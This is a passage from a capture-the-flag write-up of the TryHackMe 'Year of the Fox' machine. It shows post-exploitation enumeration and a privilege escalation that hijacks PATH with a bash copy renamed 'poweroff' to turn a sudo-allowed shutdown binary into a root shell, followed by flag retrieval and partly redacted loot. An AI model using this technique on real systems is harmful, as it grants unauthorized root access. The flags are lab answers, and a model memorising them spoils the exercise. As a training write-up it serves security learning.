-rw-r--r-- 1 fox  fox  3771 May 28 21:10 .bashrc
drwx------ 2 fox  fox  4096 May 28 21:16 .cache
drwx------ 3 fox  fox  4096 May 28 21:16 .gnupg
-rw-r--r-- 1 fox  fox   807 May 28 21:10 .profile
drwxr-xr-x 2 fox  fox  4096 Jun 20 02:08 samba
-rw-r--r-- 1 fox  fox     0 May 28 21:16 .sudo_as_admin_successful
-rw-r--r-- 1 root root   38 May 31 23:38 user-flag.txt
fox@year-of-the-fox:~$ cat user-flag.txt
THM{Njg3NWZhNDBjMmNlMzNkMGZmMDBhYjhk}
fox@year-of-the-fox:~$
```

Figure 14: writeup.exploitation.steps.4.1

Phase #2.5: Post Exploitation

```
www-data@year-of-the-fox> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@year-of-the-fox>
www-data@year-of-the-fox> uname
Linux year-of-the-fox 4.15.0-101-generic #102-Ubuntu SMP Mon May 11 10:07:26 UTC 2020 x86_64
↪ x86_64 x86_64 GNU/Linux
www-data@year-of-the-fox>
www-data@year-of-the-fox> ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
  inet 10.10.41.240  netmask 255.255.0.0  broadcast 10.10.255.255
  inet6 fe80::12:4bff:fe54:f2e0  prefixlen 64  scopeid 0x20<link>
  ether 02:12:4b:54:f2:e0  txqueuelen 1000  (Ethernet)
  RX packets 76192  bytes 8543685 (8.5 MB)
  RX errors 0  dropped 0  overruns 0  frame 0
  TX packets 72416  bytes 14679085 (14.6 MB)
  TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
  inet 127.0.0.1  netmask 255.0.0.0
  inet6 ::1  prefixlen 128  scopeid 0x10<host>
  loop  txqueuelen 1000  (Local Loopback)
  RX packets 6896  bytes 489426 (489.4 KB)
  RX errors 0  dropped 0  overruns 0  frame 0
  TX packets 6896  bytes 489426 (489.4 KB)
  TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
www-data@year-of-the-fox>
www-data@year-of-the-fox> users
rascal
fox
root
```

Phase #3: Privilege Escalation

1. We find that we can execute the `/usr/sbin/shutdown` file with `sudo`. Since the target machine doesn't have `strings` installed, we transfer this file to our attacking machine and investigate further. We find a reference to the `poweroff` binary name, which when combined with the fact that `secure_path` is not defined wihtin `/etc/sudoers` (seen in `sudo -l` output), hint that a environment path modification vector could help us escalate privileges:

```
/lib64/ld-linux-x86-64.so.2
libc.so.6
system
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
AWAVI
AUATL
[]A\A]A^A_
poweroff
;*3$"
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7698
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
shutdown.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
_edata
system@@GLIBC_2.2.5
__libc_start_main@@GLIBC_2.2.5
:_
```

Figure 15: writeup.privesc.steps.1.1

2. We copy bash to the local directory, rename it to `poweroff` and modify the `PATH` environment variable to search for file within current directory first. With this change, we then execute `shutdown` file and get elevated privileges:

```
cp /bin/bash ./
mv ./bash poweroff
ls -la poweroff /bin/bash
md5sum poweroff /bin/bash
sudo /usr/sbin/shutdown
```

```
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ cp /bin/bash ./
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ ls -la
total 1124
drwxr-x--- 5 fox  fox     4096 Jul 29 16:27 .
drwxr-xr-x 4 root root    4096 May 28 21:16 ..
-rwxr-xr-x 1 fox  fox  1113504 Jul 29 16:27 bash
lrwxrwxrwx 1 fox  fox        9 May 28 21:16 .bash_history -> /dev/null
-rw-r--r-- 1 fox  fox      220 May 28 21:10 .bash_logout
-rw-r--r-- 1 fox  fox     3771 May 28 21:10 .bashrc
drwx------ 2 fox  fox     4096 May 28 21:16 .cache
drwx------ 3 fox  fox     4096 May 28 21:16 .gnupg
-rw-r--r-- 1 fox  fox      807 May 28 21:10 .profile
drwxr-xr-x 2 fox  fox     4096 Jun 20 02:08 samba
-rw-r--r-- 1 fox  fox        0 May 28 21:16 .sudo_as_admin_successful
-rw-r--r-- 1 root root      38 May 31 23:38 user-flag.txt
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ mv bash poweroff
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ ls -la poweroff /bin/bash
-rwxr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
-rwxr-xr-x 1 fox  fox  1113504 Jul 29 16:27 poweroff
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ md5sum poweroff /bin/bash
557c0271e30cf474e0f46f93721fd1ba  poweroff
557c0271e30cf474e0f46f93721fd1ba  /bin/bash
fox@year-of-the-fox:~$
```

Figure 16: writeup.privesc.steps.2.1

```
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ export PATH=/home/fox:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ echo $PATH
/home/fox:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ sudo /usr/sbin/shutdown
root@year-of-the-fox:~#
root@year-of-the-fox:~#
root@year-of-the-fox:~# id
uid=0(root) gid=0(root) groups=0(root)
root@year-of-the-fox:~#
root@year-of-the-fox:~# whoami
root
root@year-of-the-fox:~#
root@year-of-the-fox:~# hostname
year-of-the-fox
root@year-of-the-fox:~#
root@year-of-the-fox:~# cat /root/
.bash_history     .bashrc           .cache/           .gnupg/           .local/           .profile          root.txt
root@year-of-the-fox:~# cat /root/root.txt
Not here -- go find!
root@year-of-the-fox:~#
```

Figure 17: writeup.privesc.steps.2.2

3. We see the third flag file `root.txt` but it turns out to be placeholder. After some searching, we find the actual root flag file `.did-you-think-I-was-useless.root`, hidden within user `rascal`'s home directory:

```
cat /home/rascal/.did-you-think-I-was-useless.root
```

```
root@year-of-the-fox:~#
root@year-of-the-fox:~# ls -la /home/*
/home/fox:
total 1124
drwxr-x--- 5 fox  fox     4096 Jul 29 16:27 .
drwxr-xr-x 4 root root    4096 May 28 21:16 ..
lrwxrwxrwx 1 fox  fox        9 May 28 21:16 .bash_history -> /dev/null
-rw-r--r-- 1 fox  fox      220 May 28 21:10 .bash_logout
-rw-r--r-- 1 fox  fox     3771 May 28 21:10 .bashrc
drwx------ 2 fox  fox     4096 May 28 21:16 .cache
drwx------ 3 fox  fox     4096 May 28 21:16 .gnupg
-rwxr-xr-x 1 fox  fox  1113504 Jul 29 16:27 poweroff
-rw-r--r-- 1 fox  fox      807 May 28 21:10 .profile
drwxr-xr-x 2 fox  fox     4096 Jun 20 02:08 samba
-rw-r--r-- 1 fox  fox        0 May 28 21:16 .sudo_as_admin_successful
-rw-r--r-- 1 root root      38 May 31 23:38 user-flag.txt

/home/rascal:
total 24
drwxr-x--- 2 rascal rascal 4096 Jun  1 12:33 .
drwxr-xr-x 4 root   root   4096 May 28 21:16 ..
lrwxrwxrwx 1 root   root      9 May 28 21:17 .bash_history -> /dev/null
-rw-r--r-- 1 rascal rascal  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 rascal rascal 3771 Apr  4  2018 .bashrc
-r-------- 1 rascal root    158 Jun  9 00:55 .did-you-think-I-was-useless.root
-rw-r--r-- 1 rascal rascal  807 Apr  4  2018 .profile
root@year-of-the-fox:~#
```

Figure 18: writeup.privesc.steps.3.1

```
root@year-of-the-fox:~#
root@year-of-the-fox:~# cat /home/rascal/.did-you-think-I-was-useless.root
T
H
M
{ODM3NTdk
MDljYmM4Z
jdhZWFhY2
VjY2Fk}

Here's the prize:

YTAyNzQ3ODZlMmE2MjcwNzg2NjZkNjQ2Nzc5NzA0NjY2Njc2NjY4M2I2OTMyMzIzNTNhNjk2ODMw
Mwo=

Good luck!
root@year-of-the-fox:~#
root@year-of-the-fox:~#
root@year-of-the-fox:~# echo -en "YTAyNzQ3ODZlMmE2MjcwNzg2NjZkNjQ2Nzc5NzA0NjY2Njc2NjY4M2I2OTMyMzIzNTNhNjk2ODMwMwo="
YTAyNzQ3ODZlMmE2MjcwNzg2NjZkNjQ2Nzc5NzA0NjY2Njc2NjY4M2I2OTMyMzIzNTNhNjk2ODMwMwo=root@year-of-the-fox:~#
root@year-of-the-fox:~#
root@year-of-the-fox:~# echo -en "YTAyNzQ3ODZlMmE2MjcwNzg2NjZkNjQ2Nzc5NzA0NjY2Njc2NjY4M2I2OTMyMzIzNTNhNjk2ODMwMwo=" | base64 -d -
a0274786e2a627078666d6467797046666766683b693232353a6968303
root@year-of-the-fox:~#
```

Figure 19: writeup.privesc.steps.3.2

Learning/Recommendation

- The webapp exposed a search field which was vulnerable to command injection. This allowed the attacker to gain interactive access of the target machine. It is advised to follow a secure development lifecycle for critical production web applications.
- The `shutdown` binary was vulnerable to a path expansion attack which allowed the atatcker to gain elevated privileges.

Loot

Credentials

```
ssh: fox/1234...
webapp: rascal/l...
```

Flags

```
/var/www/web-flag.txt: THM{Nzg2ZWQwYWUwN2UwOTU3N............
/home/fox/user-flag.txt: THM{Njg3NWZhNDBjMmNlMzNkM............
/home/rascal/.did-you-think-I-was-useless.root: THM{ODM3NTdkMDljYmM4.................
```

References

[+] https://tryhackme.com/room/yotf
[+] https://muirlandoracle.co.uk/2020/05/30/year-of-the-fox-write-up/
[+] https://www.cybergoat.co.uk/writeup/Year-of-Fox-TryHackMe/
[+] https://blog.tryhackme.com/year-of-the-fox-official-write-up/